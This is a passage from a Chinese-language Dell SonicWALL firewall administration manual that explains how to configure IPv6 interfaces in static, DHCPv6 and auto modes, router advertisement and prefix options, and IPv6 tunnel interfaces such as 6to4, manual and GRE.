静态模式为用户提供分配静态 IPv6 地址的一种方式，这不同于自动分配的地址。IPv6 接口使用静态模式仍然可以监听路由公告和向相应的前缀选项学习自治地址。静态模式不中断 IPv6 接口上的无状态地址自动配置的运行，除非用户手动禁用。

下图显示在静态模式中配置的 IPv6 样本拓扑结构。

图 89. IPv6 静态模式配置



在这种模式中，可以分配三种 IPv6 地址：

- 自动地址
- 自治地址
- 静态地址

配置静态 *IPv6* 地址的接口的步骤如下：

1 转至**网络 > 接口**页面。

2 单击页面右上角的 **IPv6** 按钮。设备的 IPv6 地址显示。

3 单击您要为其配置 IPv6 地址的接口的**配置**图标。随即显示“编辑接口”窗口。

> 注：必须在 IPv4 寻址页面配置接口的区域分配。要修改 IPv6 接口的区域分配，请单击页面右上角的 **IPv4** 按钮，修改接口的区域，然后返回到 IPv6 接口页面。



4 在 **IP 分配**下拉菜单中，选择**静态**。

5 输入接口的 **IPv6 地址**。

6 输入地址的**前缀长度**。

7 如果这是主要 WAN 接口，请输入**默认网关**的 IPv6 地址。如果这不是主要 WAN 接口，则将忽略任何默认网关条目，所以您可以将其保留为 ::。（双冒号是空地址的缩写，或 0:0:0:0:0:0:0:0。）

8 如果这是主要 WAN 接口，请输入最多三个 DNS 服务器 IPv6 地址。再次说明，如果这不是主要 WAN 接口，将忽略任何 DNS 服务器条目。

9 选中**启用路由公告**使其成为传播网络和前缀信息的发布接口。

10 选中**发布 IPv6 主要静态地址的子网前缀**向接口发布前缀列表添加默认前缀。该前缀是接口 IPv6 主要静态地址的子网前缀。该选项将帮助链路上的所有主机停留在相同子网中。

配置高级 IPv6 接口选项和多个 IPv6 地址

修改高级 IPv6 接口选项或配置多个静态 IPv6 地址的步骤如下：

1 在**编辑接口**对话中，单击**高级**选项卡。



2 单击**添加地址**按钮配置接口的多个静态 IPv6 地址。



> **注：**只能为配置为静态 IPv6 地址模式的接口添加多个 IPv6 地址。无法为**自动**或 **DHCPv6** 模式配置多个 IPv6 地址。

3 为接口的附加地址输入 **IPv6 地址**。

4 输入地址的**前缀长度**。

5 选中**发布 IPv6 主要静态地址的子网前缀**向接口发布前缀列表添加默认前缀。该前缀是接口 IPv6 主要静态地址的子网前缀。该选项将帮助链路上的所有主机停留在相同子网中。

6 单击**确定**。

7 以下附加选项可以在**高级**选项卡的**高级设置**标题下配置：

- 选择**禁用接口上的所有 IPv6 流量**阻止接口处理所有 IPv6 流量。禁用 IPv6 流量可以改进非 IPv6 流量的防火墙性能。如果防火墙在纯 IPv4 环境中部署，Dell SonicWALL 建议启用该选项。
- 选择**启用监听路由公告**允许防火墙接收路由公告。如果禁用，接口过滤所有接收的路由公告消息，这可以通过阻止接收恶意网络参数（例如前缀信息或默认网关）来增强安全性。该选项在自动模式中不可用。在自动模式中，始终启用该选项。
- 选中**启用无状态地址自动配置**允许将自治 IPv6 地址分配到该接口。如果取消选中，所有分配的自治 IPv6 地址将从该接口移除。该选项在自动模式中不可用。在自动模式中，始终启用该选项。
- 输入**重复地址检测传输**的数值指定在执行重复地址检测 (DAD) 时向接口分配暂定地址前发送的连续邻居请求消息数。值 0 表示未在接口执行 DAD。
- 与 IPv4 无故 ARP 类似，IPv6 节点使用邻居请求消息检测相同链路上的重复 IPv6 地址。在向 IPv6 接口分配暂定地址前，DAD 必须在任何单播地址上执行（任意广播地址除外）。

配置路由公告设置

路由公告允许 IPv6 路由器向 IPv6 主机发布 DNS 递归服务器地址。基于路由公告的 DNS 配置是网络中有用、可选的替代配置，其中，IPv6 主机的地址通过 IPv6 无状态地址自动配置进行自动配置，其中获取服务器地址和与服务器通信的延迟的影响严重。路由公告允许主机在每个链路上获取最近的服务器地址。此外，它还向提供链路配置信息的相同 RA 消息学习这些地址，从而避免了附加协议运行。这在某些移动环境中十分有益，例如在移动 IPv6 中。Dell SonicWALL 的 IPv6 实施与路由器和前缀发现中的 RFC 4861 完全兼容。

注：只有在接口处于静态模式下，才可以启用路由公告。

配置 *IPv6* 接口的路由公告的步骤如下：

1 在**编辑接口**窗口中，单击**路由公告**选项卡。



2 选中**启用路由公告**复选框使其成为传播网络和前缀信息的发布接口。

3 此外，您可以选择修改以下路由公告设置：

- **路由公告间隔范围** - 从接口发送主动提供的组播路由公告之间的时间间隔（秒）。
- **链路 MTU** - 为接口链路推荐的 MTU。值 0 表示防火墙不发布链路的 MTU。
- **可达时间** - 节点在收到可达到确认后认为可达到邻居的时间。值 0 表示防火墙未指定该参数。
- **重传时间** - 重新传输的邻居请求消息之间的时间。值 0 表示防火墙未指定该参数。
- **目前跳数限制** - 应填写到出站 IP 数据包的 IP 标头跃点数字段中的默认值。值 0 表示防火墙未指定该参数。
- **路由器生命期** - 将接受防火墙为默认路由器的生命期。值 0 表示路由器并非默认路由器。

4 选中**管理**复选框即可在路由公告消息中设置受管理的地址配置标志。如果设置，即表示通过动态主机配置协议可以获得 IPv6 地址。

5 选中**其他配置**复选框即可在路由公告消息中设置其他配置标志。如果设置，即表示通过动态主机配置协议可以获得其他配置信息。

配置路由公告前缀设置

1 单击**添加前缀**按钮配置发布前缀。发布前缀为主机提供用于在链路上确定和地址自动配置的前缀。



2 输入将与路由公告消息一起发布的**前缀**。

3 输入**有效的生命期**设置前缀可用于在链路上确定的时间长度（分钟）。值“71582789”表示无限生命期。

4 输入**首选生命期**设置通过地址自动配置从前缀生成的地址保持为首选地址的时间长度。值“71582789”表示无限生命期。

5 另外，可以选择单击 **On-link** 复选框在前缀信息选项中启用连接标志，这表示前缀可用于连接确定。

6 另外，可以选择单击**自治的**复选框在前缀信息选项中启用自治地址配置标志，这表示前缀可用于无状态地址配置。

7 单击**确定**。

配置 DHCPv6 模式的接口

DHCPv6（用于 IPv6 的 DHCP）是为 IPv6 主机提供状态地址配置或无状态配置设置的客户端/服务器协议。将接口配置为 DHCPv6 模式后，将 DHCPv6 客户端启用为学习 IPv6 地址和网络参数。


DHCPv6 定义两个不同的配置模式：

- **DHCPv6 状态模式**：DHCPv6 客户端需要 IPv6 地址与其他网络参数（例如 DNS 服务器、域名等）。

- **DHCPv6 无状态模式**：DHCPv6 客户端仅获取 IPv6 地址以外的网络参数。选择哪种模式取决于发布的路由公告消息中的受管理 (M) 地址配置及其他 (O) 配置标志：
  - M = 0, O = 0：无 DHCPv6 基础结构。
  - M = 1, O = 1：IPv6 主机对 IPv6 地址和其他网络参数设置使用 DHCPv6。
  - M = 0, O = 1：IPv6 主机只对 IPv6 地址分配使用 DHCPv6。
  - M = 1, O = 0：IPv6 主机只有对其他网络参数设置使用 DHCPv6，也称为 DHCPv6 无状态。

下图显示 DHCPv6 拓扑结构示例。

图 90. DHCPv6 拓扑



可以在 DHCPv6 下分配三种 IPv6 地址类型：

- 自动地址
- 自治地址
- 通过 DHCPv6 客户端分配的 IPv6 地址

配置 *DHCPv6* 地址的接口的步骤如下：

1 转至**网络 > 接口**页面。

2 如果您要配置未分配的接口，请单击页面右上角的 **IPv4** 单选按钮。

3 对于要配置的接口，单击**编辑**图标。将显示**编辑接口**对话框。

4 从**区域**下拉菜单中选择 **WAN**。将显示更多选项。

5 从 **IP 分配**下拉菜单中选择 **DHCP**。

6 单击**确定**。

7 单击页面右上角的 **IPv6** 按钮。设备的 IPv6 地址显示。

8 单击您要为其配置 IPv6 地址的接口的**配置**图标。将显示**编辑接口**对话框。

9 在 **IP 分配**下拉菜单中，选择 **DHCPv6**。这些选项将发生更改。



10 对于为 DHCPv6 模式配置的 IPv6 接口，可以配置以下选项：

- **启用 DHCPv6 前缀授权** - 如果启用此选项，则这些选项可用：
  - **发送首选的代理前缀** - 选择此选项可要求 DHCAPv6 客户端尝试发送两个字段中指定的首选代理前缀。
  - **启动时发送续借之前授权前缀的提示** - 选择此选项可要求 DHCAPv6 客户端尝试在防火墙启动时续订先前分配的代理前缀。
- **使用快速提交选项** - 如果启用，DHCPv6 客户端使用“快速提交选项”以使用两个消息交换用于地址分配。
- **在启动时发送续订以前 IP 的提示** - 如启用，在防火墙启动时，DHCPv6 客户端将尝试续订分配的地址。

11 设置接口的 **DHCPv6 模式**。按照 RFC 的要求，DHCPv6 客户端根据路由公告消息决定应该选择哪种模式（有状态或无状态）。如果用户想要自行确定 DHCPv6 模式，以上定义会限制用户的选择。Dell SonicWALL 的 DHCPv6 实施定义了两种不同的模式用于平衡合规与灵活性：

- **自动** - 在这种模式下，IPv6 接口按照最近接收的路由公告消息中 M 和 O 设置，使用无状态/状态自动配置来配置 IPv6 地址。
- **手动** - 在手动模式下，不管收到的路由公告如何，DHCPv6 模式总是手动配置。**仅请求无状态信息**选项将确定使用哪种 DHCPv6 模式。如果取消选中该选项，DHCPv6 客户端则处于有状态模式，如果选中该选项，DHCPv6 客户端处于无状态模式下，仅获取网络参数。

12 另外，也可以选中**仅请求无状态信息**复选框使 DHCPv6 客户端只向 DHCPv6 服务器请求网络参数设置。IPv6 地址通过无状态自动配置进行分配。

13 另外，您也可以选择配置**管理**登录或**用户登录**。

14 另外，单击**高级**选项卡配置高级选项和/或单击**协议**选项卡查看 DHCPv6 有状态和无状态配置信息。

15 单击**确定**完成配置。

配置 IPv6 接口的高级设置

以下选项可以在 IPv6 编辑接口对话框的**高级**选项卡中配置：

- 选择**禁用接口上的所有 IPv6 流量**阻止接口处理所有 IPv6 流量。禁用 IPv6 流量可以改进非 IPv6 流量的防火墙性能。如果防火墙在纯 IPv4 环境中部署，Dell SonicWALL 建议启用该选项。
- 选择**启用监听路由公告**允许防火墙接收路由公告。如果禁用，接口过滤所有接收的路由公告消息，这可以通过阻止接收恶意网络参数（例如前缀信息或默认网关）来增强安全性。该选项在自动模式中不可用。在自动模式中，始终启用该选项。
- 选中**启用无状态地址自动配置**允许将自治 IPv6 地址分配到该接口。如果取消选中，所有分配的自治 IPv6 地址将从该接口移除。该选项在自动模式中不可用。在自动模式中，始终启用该选项。
- 输入**重复地址检测传输**的数值指定在执行重复地址检测 (DAD) 时向接口分配暂定地址前发送的连续邻居请求消息数。值 0 表示未在接口执行 DAD。

  与 IPv4 无故 ARP 类似，IPv6 节点使用邻居请求消息检测相同链路上的重复 IPv6 地址。在向 IPv6 接口分配暂定地址前，DAD 必须在任何单播地址上执行（任意广播地址除外）。

DHCPv6 协议选项卡

在 DHCpv6 模式中配置 IPv6 接口时，**协议**选项卡显示附加 DHCPv6 信息。



以下信息显示在协议选项卡中：

- **DHCPv6 状态**：如果为无状态模式配置了接口，DHCPv6 将为无状态。如果为状态模式配置了接口，DHCPv6 状态将为启用或禁用。如果接口在状态 DHCPv6 模式中，将光标放置在 DHCPv6 状态左侧的图标上即可显示接口的当前路由公告信息。
- **DHCPv6 服务器**：DHCPv6 服务器的 IPv6 地址。
- **无状态配置设置需要通过 DHCPv6**：显示任何获得的状态 IPv6 地址的信息。
- **DNS 服务器**：任何 DNS 服务器的 IPv6 地址。


配置自动模式的接口

自动模式使用 IPv6 的无状态地址自动配置分配 IPv6 地址。该模式不需要网络管理员的任何手动地址配置。防火墙监听网络并接收来自相邻路由器的前缀信息。IPv6 无状态地址自动配置功能执行所有配置的详细信息，例如 IPv6 地址分配，在发生地址冲突或生命期过期时删除地址，以及根据收集自连接路由器的信息选择默认网关。

注：只能为 WAN 区域配置自动模式。出于安全考虑，LAN 区域接口上没有自动模式。

下图显示在自动模式中配置的 IPv6 样本拓扑结构。

图 91. IPv6 自动模式配置



在这种模式下，可以分配两种 IPv6 地址：

- 自动地址 - 接口默认链路 - 本地地址。这永远不会超时，且无法编辑或删除。
- 自治地址 - 分配自无状态地址自动配置。如果用户不想等到有效生命期到期，可以手动删除地址。

配置自动模式的 *IPv6* 接口的步骤如下：

1 转至**网络 > 接口**页面。

2 单击页面右上角的 **IPv6** 按钮显示 IPv6 地址。

3 单击您要为其配置 IPv6 地址的接口的**配置**图标。将显示“编辑接口”对话框。

4 在 **IP 分配**下拉菜单中选择**自动**。



5 另外，您可以选择在**高级**选项卡输入**重复地址检测传输**的数值指定在执行重复地址检测 (DAD) 时向接口分配暂定地址前发送的连续邻居请求消息数。值 0 表示未在接口执行 DAD。

6 单击**确定**。

PPPoE

IPv6 不支持 PPPoE。

配置 VLAN 子接口

在 IPv6 中配置 VLAN 子接口的程序与在 IPv4 中配置完全相同。详细信息，请参阅第 259 页的配置 VLAN 子接口。

所有 VLAN 子接口在 IPv6 中配置之前，必须在 IPv4 中配置。

配置有线模式的接口

注：NSA 2600 及更新设备支持有线模式。

在 IPv6 中配置有线模式接口的程序与在 IPv4 中配置完全相同。详细信息，请参阅第 266 页的配置有线模式的接口。

所有有线模式接口必须在 IPv4 中配置，无法在 IPv6 中编辑有线模式设置。在 IPv4 中启用的任何功能（例如“链路状态传播”）将应用于 IPv6。


配置 IPv6 隧道接口

本节说明如何以隧道方式通过 IPv6 网络传输 IPv4 数据包和通过 IPv4 网络传输 IPv6 数据包。例如，为了通过 IPv4 网络传输 IPv6 数据包，会在隧道的入口侧将 IPv6 数据包封装到 IPv4 数据包中。在封装的数据包到达隧道的出口时，将解封 IPv4 数据包。

隧道可以是自动或手动配置。配置的隧道按封装节点上的配置信息确定端点地址。自动隧道根据嵌入式 IPv6 数据报的地址确定 IPv4 端点。IPv4 组播隧道通过邻居发现机制确定端点。

图 92 描述了 IPv6 至 IPv4 隧道。

图 92. IPv6 至 IPv4 隧道接口



以下章节说明 IPv6 隧道接口配置：

- 第 1750 页的配置 6 至 4 自动隧道
- 第 1752 页的配置用于非 2002 前缀访问的 6 至 4 中继
- 第 1752 页的配置手动 IPv6 隧道
- 第 1754 页的配置 GRE IPv6 隧道
- 第 1755 页的 IPv6 前缀授权
- 第 1761 页的 6rd 隧道接口
- 第 1764 页的配置 ISATAP 隧道


配置 6 至 4 自动隧道

6 至 4 自动隧道是自动隧道：隧道端点提取自封装式 IPv6 数据报。无需手动配置。

6 至 4 隧道使用形式为 `2002:tunnel-IPv4-address::/48` 的前缀通过 IPv4 对 IPv6 流量进行隧道传输（例如，如果隧道的 IPv4 端点的地址为 a01:203，则 6 至 4 隧道前缀为 2002:a01:203::1）。路由器向 IPv6 客户端发布 `2002:[IPv4]:xxxx/64` 形式的前缀。如需完整的信息，请参见 RFC 3056。

图 93 显示 6 至 4 自动隧道拓扑结构的示例。

图 93. 6 至 4 自动隧道拓扑结构



在本例中，客户无需指定隧道端点，但需要启用 6 至 4 自动隧道。拥有 2002 前缀的所有数据包都传送至隧道，且隧道的 IPv4 目标将从目标 IPv6 地址中提取。

6 至 4 隧道易于配置和使用。用户必须使用具有 2002 前缀的全局 IPv4 地址和 IPv6 地址。因此，总而言之，用户只能访问拥有 2002 前缀的网络资源。

注：只能在防火墙上配置一个 6 至 4 自动隧道。

注：VPN 隧道接口自动创建了 IPv6 链路本地地址。.

在防火墙上配置 *6* 至 *4* 自动隧道的步骤如下：

1 转至**网络 > 接口**页面。

2 您可以

- 单击**添加接口**按钮。
- 从**添加接口**下拉菜单中选择**隧道接口**。

将显示**编辑接口**对话框。



3 选择 6 至 4 隧道接口的**区域**。这通常是 WAN 接口。

4 在**隧道类型**下拉菜单中，选择 **6 至 4 自动隧道接口**。

5 在**名称**字段中指定名称。默认情况下，将接口**名称**设为 **6 至 4 自动隧道**。

6 选中**启用 IPv6 6to4 隧道**复选框。默认情况下，该复选框处于选中状态。

7 另外，您可以配置一个或多个**管理**登录协议：**HTTPS**、**Ping** 或 **SNMP**。

注：选择 **HTTPS** 可自动启用**添加规则，以启用从 HTTP 到 HTTPS 的重定向**选项。无法为其他协议选择**添加规则，以启用从 HTTP 到 HTTPS 的重定向**选项。

8 另外，您可以配置以下两个**用户登录**协议或其中一项协议：**HTTP** 或 **HTTPS**。


> 注：仅选择 **HTTPS** 可自动启用**添加规则，以启用从 HTTP 到 HTTPS 的重定向**选项。如果您还选择了 **HTTP**，则系统将取消选择**添加规则，以启用从 HTTP 到 HTTPS 的重定向**选项，且您无法选择该选项。

9 单击**确定**。

配置用于非 2002 前缀访问的 6 至 4 中继

默认情况下，6 至 4 自动隧道只能访问拥有 2002 前缀的目标。6 至 4 中继功能可用于访问非 2002 前缀的目标。

要启用 6 至 4 中继，转到**网络 > 路由**。然后，单击**添加**按钮创建通过 6 至 4 自动隧道接口传送以 2003 前缀为目标的所有流量的路由策略，如下例所示：



可以向 6 至 4 自动隧道接口添加该静态路由以启用中继功能，这样就可以通过 6 至 4 隧道访问具有非 2002：前缀的 IPv6 目标。

> 注：网关必须是具有 2002：前缀的 IPv6 地址。

配置手动 IPv6 隧道

在防火墙上配置 *6* 至 *4* 隧道的步骤如下：

1 转至**网络 > 接口**页面。

2 单击**添加接口**按钮。将显示**编辑接口**对话框。



3 选择隧道接口的**区域**。

4 在**隧道类型**下拉菜单中，选择 **IPv6 手动隧道接口**。这是默认值。

5 输入隧道接口的**名称**。

6 在**隧道接口 IPv6 地址**字段中输入地址。此字段的开头已经是 **::**。

7 从**绑定到**下拉菜单中选择隧道绑定到的接口。默认值为 **X1**。

8 从**远程 IPv4 地址**下拉菜单中，为隧道端点选择 IPv4 地址对象。

9 从**远程 IPv6 网络**下拉菜单中，选择 IPv6 地址对象，此对象可以是群组、范围、网络或主机。

10 另外，您可以配置一个或多个**管理**登录协议：**HTTPS**、**Ping** 或 **SNMP**。

> 注：选择 **HTTPS** 可自动启用**添加规则，以启用从 HTTP 到 HTTPS 的重定向**选项。无法为其他协议选择**添加规则，以启用从 HTTP 到 HTTPS 的重定向**选项。

11 另外，您可以配置以下两个**用户登录**协议或其中一项协议：**HTTP** 或 **HTTPS**。


> 注：仅选择 **HTTPS** 可自动启用**添加规则，以启用从 HTTP 到 HTTPS 的重定向**选项。如果您还选择了 **HTTP**，则系统将取消选择**添加规则，以启用从 HTTP 到 HTTPS 的重定向**选项，且您无法选择该选项。

12 单击**确定**。

配置 GRE IPv6 隧道

GRE 可用于通过 IPv4 或 IPv6 以隧道方式传输 IPv4 和 IPv6 流量。GRE 隧道是静态隧道，其中，两个端点由手动指定。下图显示 GRE IPv6 隧道示例。

图 94. GRE IPv6 隧道配置



GRE 隧道的配置类似于手动隧道，但选择 **GRE 隧道接口**作为**隧道类型**。



IPv6 前缀授权

IPv6 前缀授权也称为 DHCPv6 前缀授权 (DHCPv6-PD)，是 DHCPv6 的扩展。在 DHCPv6 中，由 DHCPv6 服务器将地址分配到 IPv6 主机。在 DHCPv6-PD 中，由 DHCPv6-PD 服务器将完整的 IPv6 子网地址及其他参数分配到 DHCPv6-PD 客户端。

在启用 DHCPv6-PD 时，可以应用于附加到 WAN 区域的所有 DHCPv6 接口。DHCPv6-PD 是与 DHCPv6 共存的附加子网配置模式。

IPv6 地址是 DHCPv6-PD 服务器提供的前缀和 DHCPv6-PD 客户端提供的后缀的组合。前缀长度默认为 64 位，但可以编辑。

防火墙启动时，将自动创建称为来自 *DHCPC6* 代理的前缀的默认地址对象群组。授权自上游接口的前缀是该群组的成员。

IPv6 前缀授权的配置在：

- 上游接口
- 一个或多个下游接口

当上游接口向 DHCPv6-PD 服务器学习前缀授权后，SonicOS 计算 IPv6 地址前缀并将其应用于所有下游接口，下游接口将这些信息发布到网络分段的所有主机中。

本章节包含以下配置程序：

- 第 1755 页的在上游接口配置 IPv6 前缀授权
- 第 1758 页的在下游接口上配置 IPv6 前缀授权

